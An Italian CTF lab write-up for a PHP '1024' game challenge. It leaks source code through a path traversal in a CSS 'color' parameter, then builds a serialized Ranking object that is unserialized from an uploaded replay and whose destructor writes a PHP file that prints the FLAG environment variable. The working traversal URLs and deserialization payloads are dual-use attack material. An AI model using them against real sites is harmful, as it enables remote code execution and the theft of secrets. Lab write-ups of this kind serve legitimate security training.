Sappiamo che flag is stored inside env var FLAG.
Ci colleghiamo a http://1024.training.jinblack.it/
Non c'è un source code.
Dalla console posso vedere che ogni volta che muovo le frecce per giocare faccio una request.
Se invece clicco su download replay mi scarica un oggetto php serializzato.
Poi c'è un replay button che mi porta ad un'altra pagina che fa fare l'upload di file.
Infine c'è un bottone quadrato che fa cambiare colore.
Come ottenere il source code?
Quando premo il bottone per cambiare colore vedo che nella url ho:
http://1024.training.jinblack.it/?color=blue.css
Ho quindi il nome del file in una variabile
Se cambio blue con white ottengo una pagina simile a quella che ho, quindi questo parametro carica il css
Ora se scrivo http://1024.training.jinblack.it/?color=../white.css
Non cambia niente
Se scrivo invece http://1024.training.jinblack.it/?color=../../../etc/passwd
Non funziona
Allora scrivo http://1024.training.jinblack.it/?color=../index.php
Guardo il sorgente della pagina e vedo dove carica il file .css (necessario questo passaggio??
Magari è una doppia prova per vedere se effettivamente carica il file .css)
Poi vado sulla pagina replay e vedo che nell'url c'è http://1024.training.jinblack.it/viewer.php
Quindi vado su http://1024.training.jinblack.it/?color=../viewer.php
Ora se faccio sorgente pagina vedo il source code di viewer.php:

```
<?php
include 'innerGame.php';
ini_set('display_errors', 1);
ini_set('display_startup_errors', 1);
error_reporting(E_ALL);

// Start the session
session_start();
?>
<?php
  if (isset($_FILES['replay'])){
      $filename = $_FILES['replay']["tmp_name"];
      $file = fopen($filename, "r");
      $data= fread($file,filesize($filename));
      fclose($file);
      $data = unserialize($data);
      $_SESSION['replay'] = new Replay($data);
      }
  ?>
```

Vedo che fa l'unserialize del file che inserisco
Se ora scrivo http://1024.training.jinblack.it/?color=../innerGame.php
Se vedo il sorgente trovo la class Game che è quella che abbiamo visto serializzata su download replay
C'è anche una classe Ranking che ha una funzione destruct che scrive su un file: se $changed è true scrive su un file
Noi dobbiamo ottenere il flag che è su un environment variable

Environment variables are loaded in any process
Quindi se abbiamo code execution possiamo print out environment variable
Quindi il piano per l'exploit è questo:
I need to craft a class Ranking e dentro a questa classe mettiamo un oggetto che contiene codice php e il flag $changed dell'oggetto deve essere true e deve avere un path $path = "./games/something.php";
Così questo oggetto poi quando la sessione finisce viene distrutto con destruct e viene scritto sul file e allora io visito "./games/something.php" e il codice viene eseguito

Scrivo questo codice php:

```
<?php
class Ranking{
  public $ranking = "<?php echo getenv('flag');  ?>";
  public $changed = true;
  public $path = "./games/exploit.php";

 }

$r = new Ranking();
echo serialize($r)

?>
```

Ma "<?php echo getenv('flag'); ?>"; non funziona (non mostra la stringa ma è un problema di php riscontrato anche da altri), allora metto w al posto di < e runno e poi nel serializzato rimetto < al posto di w.

Quindi ora ho la mia stringa:

```
O:7:"Ranking":3:{s:7:"ranking";s:30:"w?php echo getenv('FLAG');
?>";s:7:"changed";b:1;s:4:"path";s:19:"./games/exploit.php";}
```

Ora vado sulla partita e scarico il file che contiene:

```
O:4:"Game":6:{s:9:"gameBoard";a:4:{i:0;a:4:{i:0;i:0;i:1;i:2;i:2;i:0;i:3;i:0;}i:1;a:4:{i:0;i:0;i:1;i:0;i:2;i:0;i:3;i:0;}i:2;a:4:{i:0;i:0;i:1;i:0;i:2;i:0;i:3;i:0;}i:3;a:4:{i:0;i:2;i:1;i:0;i:2;i:0;i:3;i:0;}}s:5:"score";i:0;s:7:"actions";a:0:{}s:13:"initgameBoard";a:4:{i:0;a:4:{i:0;i:0;i:1;i:2;i:2;i:0;i:3;i:0;}i:1;a:4:{i:0;i:0;i:1;i:0;i:2;i:0;i:3;i:0;}i:2;a:4:{i:0;i:0;i:1;i:0;i:2;i:0;i:3;i:0;}i:3;a:4:{i:0;i:2;i:1;i:0;i:2;i:0;i:3;i:0;}}s:5:"srand";i:1701038398;s:4:"name";s:6:"Player";}
```

Qui dovrei mettere al posto di uno dei campi di Game il mio Ranking perché tanto php non è typed.


Quindi diventa:

```
O:4:"Game":6:{O:7:"Ranking":3:{s:7:"ranking";s:30:"<?php echo getenv('flag');
?>";s:7:"changed";b:1;s:4:"path";s:24:"./games/flagINCHIARO.php";}a:4:{i:0;a:4:{i:0;i:2;i:1;i:2;i:2;i:4;i:3;i:2;}i:1;a:4:{i:0;i:0;i:1;i:0;i:2;i:0;i:3;i:4;}i:2;a:4:{i:0;i:0;i:1;i:0;i:2;i:0;i:3;i:2;}i:3;a:4:{i:0;i:2;i:1;i:0;i:2;i:0;i:3;i:0;}}s:5:"score";i:8;s:7:"actions";a:7:{i:0;s:2:"up";i:1;s:4:"left";i:2;s:2:"up";i:3;s:5:"right";i:4;s:5:"right";i:5;s:2:"up";i:6;s:2:"up";}s:13:"initgameBoard";a:4:{i:0;a:4:{i:0;i:0;i:1;i:0;i:2;i:0;i:3;i:0;}i:1;a:
```

4:{i:0;i:0;i:1;i:0;i:2;i:0;i:3;i:0;}i:2;a:4:{i:0;i:0;i:1;i:0;i:2;i:0;i:3;i:0;}i:3;a:4:{i:0;i:2;i:1;i:2;i:2;i:0;i:3;i:0;}}s:5:"srand";i:1701036906;s:4:"name";s:6:"Player";}

Ma non funziona! Dà un errore su initgameBoard

Provo a metterlo qui



Ottengo quindi:

O:4:"Game":6:{s:9:"gameBoard";a:4:{i:0;a:4:{i:0;i:0;i:1;i:2;i:2;i:0;i:3;i:0;}i:1;a:4:{i:0;i:0;i:1;i:0;i:2;i:0;i:3;i:0;}i:2;a:4:{i:0;i:0;i:1;i:0;i:2;i:0;i:3;i:0;}i:3;a:4:{i:0;i:2;i:1;i:0;i:2;i:0;i:3;i:0;}}s:5:"score";i:0;s:7:"actions";a:0:{}s:13:"initgameBoard";O:7:"Ranking":3:{s:7:"ranking";s:30:"w?php echo getenv('FLAG'); ?>";s:7:"changed";b:1;s:4:"path";s:19:"./games/exploit.php";}s:5:"srand";i:1701038398;s:4:"name";s:6:"Player";}

Ora carico il file contenente la stringa modificata
NON funziona!!

Rimane da caricare il file replay con solo la stringa serializzata (e non dentro ad uno dei campi di game)
Non funziona ma forse ho capito: l'errore è nei due spazi spazi che ho lasciato quì tra ; e ?
public $ranking = "w?php echo getenv('FLAG'); ?>";
Allora tolgo lo spazio e carico un file ottenente solo la stringa serializzata (e non dentro ad uno dei campi di game)

Lo carico due volte in modo che la prima volta venga destruct e quindi creato
Poi vado a http://1024.training.jinblack.it/games/exploit.php e vedo il flag

Ora ho fatto lo stesso anche mettendolo dentro ad uno dei campi di Game e funziona lo stesso!!

NB Devo stare attento a mettere la stringa **al posto di uno dei campi** di Game (che sia dichiarazione o valore di uno dei campi va bene uguale) e non in mezzo ad uno dei campi, nel senso **non nel mezzo della dichiarazione (o del valore) di uno dei campi**.